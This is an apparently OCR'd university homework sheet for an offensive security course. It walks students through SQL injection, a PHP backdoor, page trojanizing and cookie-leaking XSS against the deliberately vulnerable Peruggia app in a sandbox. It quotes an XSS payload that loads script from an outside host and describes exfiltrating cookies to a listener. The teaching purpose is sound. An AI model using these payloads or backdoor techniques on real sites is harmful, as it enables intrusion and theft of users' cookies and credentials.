Homework 8

CIS 4930 / CIS 5930
Offensive Computer Security
Spring 2014

Due April 14th, 2014, by *MIDNIGHT*
Worth: 100 points


Electronic turn in (Turn in via email to the TA. Email address is raiaan@cs.fsu.edu)
The email must be titled in the following format:
[OCS2014] hw8 <your last name>
(where <your last name> is your last name)
i.e.: [OCS2014] hw8 redwood

Overview & Setup

For this homework you will be working with a vulnerable virtual machine hosted at https://hack.me to explore SQL Injection (SQLi) and Cross Site Scripting (XSS). Hack.me is a free testbed for exploring and exploiting web application vulnerabilities. It allows you to spin up a unique virtual machine instance of whichever application you choose, after you "login". You can login anonymously, with facebook, or with google (I would recommend anonymously). You can only have one VM instance active at a time per account, so be wary of losing progress or work if you switch around between VMs.

You will also need to setup a HTTP proxy to intercept and manipulate packets. I advise using BurpSuite Free Edition (http://portswigger.net/burp/download.html) and Mozilla Firefox because they are the easiest to use together. You will need to download, install and run BurpSuite Free Edition (which is trivially easy). By default BurpSuite Free Edition opens the proxy on 127.0.0.1:8080, so you will need to point FireFox to use that as the proxy. Your firefox settings should look exactly like the screenshot on the next page.


Lastly, the material tested on this homework is not in either of the textbooks, so your best resources are going to be OWASP and google. Thus the honor code here is you are allowed to ask/search for how things are done, but not allowed to ask/search for the specific solution for a problem. Relevant resources for each set of questions are provided for you to get you started.




(Screenshot #1) Once applied, the next HTTP request should populate the history window of your HTTP proxy

To set up the HTTP proxy you'll have to do two things:

1. Configure the Proxy->Options to intercept outgoing and incoming packets limited to the URL target scope (See screenshot #2)
2. In the Target->Site Map: Add the URL of the hack.me VM you are working on to your target scope (See screenshot #3).





The URL for each VM instance should be a subdomain of http://hack.me. You'll have to navigate to/refresh the VM first in order to see it in the Target->SiteMap tab history.

Getting started

If you would like a quick 10-minute tutorial on the basics of SQLi and XSS, go here: https://hack.me/101229/web-app-hack-tutorial.html. This tutorial won't get you any points for this homework, but will be useful to get you started with hands-on SQLi and XSS.

For this homework, you will be using Perrugia 1.2 https://hack.me/101204/peruggia-12.html to answer the following. Make sure to follow the instructions provided by the hack.me (but ignore the installation instructions). As an open source project, the source code for the web application is available, and can be found here: http://sourceforge.net/projects/peruggia/files/peruggia/. The project is a little rough around the edges, and is meant to mimic a website developed by an amateur (you'll quickly find a number of broken links). The entire site is navigated by index.php and the action=xyz POST parameter. For instance, see the following to get around in general:

Target Page	URL request

main page	index.php?action=main
account page	index.php?action=account
login page	index.php?action=login

Related resources:

- *SQLi cheatsheet: http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/*
- *XSS cheatsheet: https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet*

1. [**10 points**] The login page has a SQLi vulnerability that allows bypassing the authentication. Provide me a Username/Password combo that exploits this SQLi vulnerability (Hint: some special metacharacters will come in handy).

2. [**10 points**] Even in the case where an attacker is able to bypass authentication systems, and gain access to the ability to reset the accounts password to his/her choosing, why would it be preferable for an attacker to find some vulnerability to disclose the original account password/password-hash?

3. [**25 points total**] Most of the SQLi vulnerabilities in this web app do not allow an attacker to extract data. Even though there are SQLi-vulnerable SELECT statements, in most cases the results of the SQL statement do not get exposed to the user, but are still vulnerable to blind-SQLi (AKA Inferential SQLi).
    a. [**10 points**] What is the one page (action=? value) that allows for attackers to extract database information with SQLi?

    b. [**10 points**] Provide me a SQLi statement / URL that can extract the password for the admin account for this page. (Hint, the MySQL LIMIT feature will come in handy).
    c. [**2 points**] What is the version of the database?
    d. [**3 points**] What is the data directory for the database? Does this look like a linux or windows file system?

4. [**20 points total**] Upload the following backdoor your the perrugia hack.me: http://www.cs.fsu.edu/~redwood/OffensiveComputerSecurity/hw/monitor.zip. Use the backdoor to find the following information:

a. [**5 points]** What is the SQL server name, username, and password used by the web application to connect to the database?
b. [**2 points**] Can you execute any commands with this backdoor (look for the Execute option). If not, why?
c. [**3 points total**] Connect to the database with the backdoor. Answer the following:
    i. [**1 point**] What are the two databases?
    ii. [**1 points**] What are the 3 usernames and password hashes in the users table?
    iii. [**1 point**] What are the privileges for the database account?
d. [**10 points total**] This backdoor is not very stealthy. But we can use it to view the source of all the existing web pages (which would be very useful if this were not open source already). So given the inside knowledge of the source code for the Peruggia site, how could you integrate the monitor.php file's code into an existing page? In other words, how could you trojanize an existing page with the provided monitor.php backdoor's functionality? Please go into as much detail as possible.
e. [**EXTRA CREDIT 10 Points**] Provide me a working backdoor for part (4**d**) (attach source code to your turn-in email)

5. [**15 points**] Insert the following XSS code into the comment field on a picture, and use your HTTP proxy to view the traffic
    - `<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>`

    Hints: The HTTP proxy intercept history tab will be very helpful here. Also browsers tend to cache everything from html or script resources from web pages. If the browser finds these items in the cache, it request the resource from the server (so nothing will be seen by the intercept). So make sure when you refresh the page, the cache is cleared (CTRL + F5 does this on most browsers). HTTP status code 304 means a resource is cached and hasn't been changed server-side. HTTP status code 200 usually indicated a fresh request for a resource.

    a) [**5 points**] What is the RAW GET request to ha.ckers.org?
    b) [**5 points**] Is the user's cookie sent in this request to ha.ckers.org?
    c) [**5 points**] Which of the following parties are exposed to the user's cookie in this XSS example? If not explain briefly why.
    - The user?
    - The peruggia domain?
    - ha.ckers.org domain?

6. [**20 points**] Time for a more interesting XSS attack. Instead of using <script> or <a href> tags like we've seen so far (in this homework and the lecture), your task is to

implement your own cookie-leaking XSS attack using **<body onload="your XSS here">**. On slide #100 of Lecture 13 there is an example of a working cookie-leaking XSS attack that you can test on Peruggia. It will leak the cookie in the GET request to the my-xssattack.com domain (which is just for example's sake). You can test this either with the HTTP proxy history, OR by setting up a local netcat listener (i.e. netcat -v -l -p 31337... and then point the XSS to http://192.168.x.y:31337).

Warning: This problem can really screw up your hack.me VM. You may need to reset it a number of times throughout your testing/development. You may also have to routinely clear your browser cache and reset any listeners you have set up.

a. [**10 points**] Your XSS attack:
b. [**5 points**]What is the RAW GET request generated by your XSS?
c. [**5 points**] When this XSS attack runs, will the victim notice? If so, why?